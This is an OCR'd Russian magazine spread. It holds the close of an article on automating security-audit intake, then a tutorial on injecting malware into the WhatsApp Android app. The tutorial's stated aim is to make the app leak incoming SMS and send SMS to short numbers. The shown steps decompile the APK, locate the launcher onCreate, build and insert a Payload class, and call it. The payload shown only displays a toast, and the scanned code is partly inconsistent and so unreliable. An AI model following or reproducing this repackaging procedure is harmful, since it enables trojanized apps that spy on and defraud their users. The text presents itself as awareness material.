
Следующий этап: форма заполнена и попадает в виде тикета в багтрекер. Но туда больше не приходит менеджер ИБ! Его место занял наш вежливый робот, которого мы назвали C-3PO.



Для начала C-3PO нормализует и валидирует содержимое тикета (указали ли всю необходимую информацию?). Затем на основе ответов в опроснике он создает задачи для соответствующего сервиса, например инициировать внедрение Molly (наш сканер безопасности веб-приложений, про который мы рассказывали на ZeroNights 2015 — PDF), а также запускает наши инструменты анализа защищенности: сканеры и анализаторы кода. Завершив свою работу, они вернутся в наш тикет, но уже с результатами. Запуск инструментов при обработке заявки на аудит позволяет получить самые свежие данные от них. Основной же робот переходит к ответственной фазе работы, а именно прогнозированию рисков соответствующего запуска с точки зрения безопасности. Прямо сейчас он использует для этого следующие факторы:

- статус внедрения наших контролей в сервисе;
- какие были последние результаты использования наших инструментов, много ли было обнаружено проблем безопасности и какого рода;
- когда был последний аудит безопасности и были ли в его рамках обнаружены проблемы безопасности;
- общая «карма» сервиса, которая у нас накапливается на специальном сервисе под названием «Ампельманн»;
- собственно ответы на вопросы в форме — например, есть ли в запуске какая-либо критичная с точки зрения ИБ функциональность.

Таким образом, при оценке рисков мы учитываем как историю безопасности сервиса, так и особенности конкретного запуска.



Robot C3PO

Краткий отчёт

Уровень риска безопасности продукта: **Низкий**

Прошлые аудиты безопасности:

- ~~SECAUDIT-1190~~ Closed Тестирование безопасности продукта

▸ Уровень риска безопасности рассчитан на основе следующих критериев:

Под конец робот назначает задачу на специалиста группы продуктовой безопасности, который и будет отвечать за дальнейшие действия. При этом учитывается его текущая доступность (в отпуске он или нет) и набор компетенций. Вот что мы получили в итоге всех оптимизаций и автоматизаций:

- на вход поступает более тщательно подготовленная задача;
- предварительно оцениваются риски;
- результаты сканирования на уязвимости всегда свежие;
- менеджеры и разработчики получают рекомендации одновременно с заполнением формы;
- у нас есть еще одна возможность контроля;
- все вместе ускорило процесс.

Все изложенное можно обобщить до одного совета: старайтесь максимально автоматизировать поддающиеся этому процессы, и вы сможете освободить больше времени на более комплексные проекты. Более ранний контроль в рамках цикла разработки — не исключение!

ЛОМАЕМ СОФТ ДЛЯ ANDROID

Евгений Зобнин
zobnin@gmail.com

ЧАСТЬ 2.
ВНЕДРЯЕМ МАЛВАРЬ В ЛЕГИТИМНОЕ ПРИЛОЖЕНИЕ

В прошлый раз мы разобрались, как взламывать приложения для Android. В большинстве случаев сделать это очень легко. Сегодня мы пойдем намного дальше и модифицируем одно очень известное приложение, заставив его сливать на сторону все входящие СМС и отправлять СМС на короткие номера. И опять же сделать это будет совсем нетрудно.

Напомню, что с прошлого набега на чужой софт у тебя должны были остаться несколько инструментов, а также алиасы в ~/.bashrc, необходимые для их быстрого запуска. Все это пригодится тебе и сегодня. Кроме того, в этот раз тебе понадобится среда разработки Android Studio. В статье я буду исходить из предположения, что сама Android Studio установлена в каталог *~/Android/android-studio*, а SDK, то есть набор компиляторов и инструментов сборки, — в каталог *~/Android/android-sdk-linux*.

Что касается софта, который мы будем препарировать, я предлагаю остановиться на WhatsApp — мегапопулярном приложении, которое входит в топ-10 всех магазинов приложений за все времена и, конечно же, нередко становится целью хакеров, внедряющих в него самые разные гадости. Так что статья получится более чем наглядной.

WARNING

Эта статья вовсе не призыв к действию и не руководство начинающего создателя малвари. Единственная ее задача – рассказать, как на самом деле работают вирусы, встроенные в хакнутый софт, и предупредить тебя, чем может грозить установка вареза на смартфон. В общем, мы белые и пушистые, а если кто-то подумает иначе, он заведомо неправ и вообще нехороший человек.


ИЩЕМ ТОЧКУ ВХОДА

Как и в прошлый раз, идем на apkpure.com, вбиваем в строку поиска адрес WhatsApp в Google Play и скачиваем пакет APK. Для удобства переименовываем его в whatsapp.apk и перемещаем в каталог *~/tmp*. Всю дальнейшую работу мы будем вести в нем.

Следующий шаг — найти наилучшее место для внедрения нашего зловредного кода. По объективным причинам такое место — это самое начало кода приложения, и если бы мы имели дело с обычной настольной Java, то это был бы метод `main()` главного класса приложения. Однако в Android исполнение приложения начинается не с `main()`. Фактически у здешнего софта вообще нет единой точки входа, оно состоит из множества компонентов, каждый из которых может получить управление при возникновении того или иного события.

Если мы хотим, чтобы наш код запускался при старте приложения с рабочего стола, нам нужно вставить его в класс, получающий управление при возникновении события (если быть точным, это называется «интент») `android.intent.action.MAIN` категории `android.intent.category.LAUNCHER`. Чтобы найти этот класс, придется дизассемблировать WhatsApp с помощью apktool и прочитать файл `AndroidManifest.xml`:


```
$ apktool d whatsapp.apk
$ less whatsapp/AndroidManifest.xml
```



Файл Правка Инструменты Синтаксис Буферы Окно Encoding Справка

```
        </meta-data>
        <meta-data android:name="com.sec.android.support.multiwindow" android:value="true">
        </meta-data>
        <meta-data android:name="com.sec.android.multiwindow.DEFAULT_SIZE_W" android:value="632.0dip">
        </meta-data>
        <meta-data android:name="com.sec.android.multiwindow.DEFAULT_SIZE_H" android:value="598.0dip">
        </meta-data>
        <meta-data android:name="com.sec.android.multiwindow.MINIMUM_SIZE_W" android:value="632.0dip">
        </meta-data>
        <meta-data android:name="com.sec.android.multiwindow.MINIMUM_SIZE_H" android:value="598.0dip">
        </meta-data>
        <activity android:name="com.whatsapp.Main" android:configChanges="0x00000FB0" android:hardwareAccelerated="false">
            <intent-filter>
                <action android:name="android.intent.action.MAIN">
                </action>
                <category android:name="android.intent.category.LAUNCHER">
                </category>
                <category android:name="android.intent.category.MULTIWINDOW_LAUNCHER">
                </category>
            </intent-filter>
        </activity>
        <activity android:theme="@7F0B012D" android:name="com.whatsapp.Conversation" android:configChanges="0x00000FB0" android:window
SoftInputMode="0x00000001">
            <intent-filter>
                <action android:name="android.intent.action.SENDTO">
                </action>
                <category android:name="android.intent.category.DEFAULT">
                </category>
                <category android:name="android.intent.category.BROWSABLE">
                </category>
                <data android:scheme="sms">
                </data>
                <data android:scheme="smsto">
                </data>
AndroidManifest.xml [xml]                                                            [152,19][18%]
-- ВИЗУАЛЬНЫЙ РЕЖИМ --                                                                      10
```

Искомый класс носит имя com.whatsapp.Main. Открываем *~/tmp/whatsapp/smali/com/whatsapp/Main.smali* и ищем метод `OnCreate()`:



Файл Правка Инструменты Синтаксис Буферы Окно Encoding Справка

```
        :pswitch_3
        :pswitch_0
        :pswitch_4
        :pswitch_2
        :pswitch_5
        :pswitch_6
    .end packed-switch
.end method

.method protected onCreate(Landroid/os/Bundle;)V
    .locals 6

    .prologue
    const/4 v1, 0x1

    const/4 v2, 0x0

    .line 95
    const-string/jumbo v0, "MainActivityInit"

    invoke-static {v0}, Lcom/whatsapp/j/d;->a(Ljava/lang/String;)Lcom/whatsapp/j/e;

    move-result-object v3

    .line 96
    iget-wide v4, p0, Lcom/whatsapp/Main;->k:J

    invoke-interface {v3, v4, v5}, Lcom/whatsapp/j/e;->a(J)V

    .line 97
    sget-object v0, Lcom/whatsapp/j/e$e;->a:Lcom/whatsapp/j/e$e;

    iget-wide v4, p0, Lcom/whatsapp/Main;->k:J
Main.smali                                                                          [764,5][66%]
```


Это и есть искомая точка входа. С этого метода начинается исполнение графического Android-приложения, когда оно получает интент `android.intent.action.MAIN`, другими словами — когда юзер тапает по иконке приложения пальцем. В этот метод мы будем внедрять наш payload.

ПИШЕМ PAYLOAD

Какой же код мы внедрим в WhatsApp? Для начала заставим его вывести на экран сообщение «Hi from malware!». Очень простая в реализации функция, которая позволит быстро проверить, что все работает так, как мы и рассчитывали. Если ты читал прошлую часть, то уже должен догадаться, как это сделать. Но не стоит торопиться, в этот раз мы не будем вставлять в код отдельные куски smali-кода, а вместо этого создадим отдельный класс, методы которого уже и будем вызывать из кода WhatsApp. Такой подход гораздо более удобен и позволяет как угодно расширять функциональность приложения, внося в его оригинальный код минимальные изменения.

Итак, открываем Android Studio, создаем новый проект, в поле Application name пишем Whatsapp, а в поле Company domain — com. Таким образом среда разработки сама разместит наш класс в пакете com.whatsapp, точно так же, как в оригинальном приложении. При выборе типа активности (Add an activity) выбираем Add No Activity. В левой части экрана разворачиваем список app → java → com.whatsapp и с помощью правой кнопки мыши создаем новый класс Payload. Добавляем в него следующие строки:

```
package com.whatsapp;

import android.content.Context;
import android.widget.Toast;

public class Payload {
  public static void run(Activity activity) {
    Toast.makeText(context, "Hi from malware!",
    Toast.LENGTH_LONG).show();
  }
}
```



```
package com.whatsapp;

import android.content.Context;
import android.widget.Toast;

public class Payload {
    public static void run(Context context) {
        Toast.makeText(context, "Hi from malware!", Toast.LENGTH_LONG).show();
    }
}
```

Gradle build finished in 13s 665ms (today 9:43)

Простейший payload

Это и есть наш класс с единственным статическим методом, выводящим на экран сообщение. Теперь класс необходимо скомпилировать и транслировать в байт-код Dalvik. С помощью среды разработки без танцев с бубном это не получится, поэтому сделаем все из командной строки.

Для начала создадим в `~/tmp` структуру каталога, аналогичную оригинальному приложению, и скопируем в нее исходный код класса:

```
$ mkdir -p com/whatsapp
$ cp ~/AndroidstudioProjects/Whatsapp/app/src/main/java/com/↵
    whatsapp/Payload.java com/whatsapp
```

Теперь скомпилируем его и транслируем в код Dalvik:

```
$ javac -classpath ~/Android/android-sdk-linux/platforms/↵
    android-23/android.jar com/whatsapp/*.java
$ ~/Android/android-sdk-linux/build-tools/23.0.3/dx --dex ↵
    --output=Payload.dex com/whatsapp/*.class
```

Обрати внимание на android-23 и 23.0.3 в путях: чтобы они существовали, у тебя должен быть установлен SDK для Android 6.0 и соответствующие инструменты сборки (при первом запуске Android Studio предложит установить их сама).

В текущем каталоге (`~/tmp`) должен появиться файл `Payload.dex`. Его необходимо дизассемблировать:

```
$ baksmali Payload.dex
```

И скопировать в каталог с ранее дизассемблированным кодом WhatsApp:

```
$ cp out/com/whatsapp/*.smali whatsapp/smali/com/whatsapp
```

ВЫЗЫВАЕМ PAYLOAD

Теперь в дизассемблированном коде WhatsApp есть наш класс, осталось только вызвать его статический метод `run()`. Чтобы это сделать, достаточно добавить следующую строку куда-то в начало метода `onCreate()`:

```
invoke-static {p0},
Lcom/whatsapp/Payload;->run(Landroid/app/Activity;)V
```

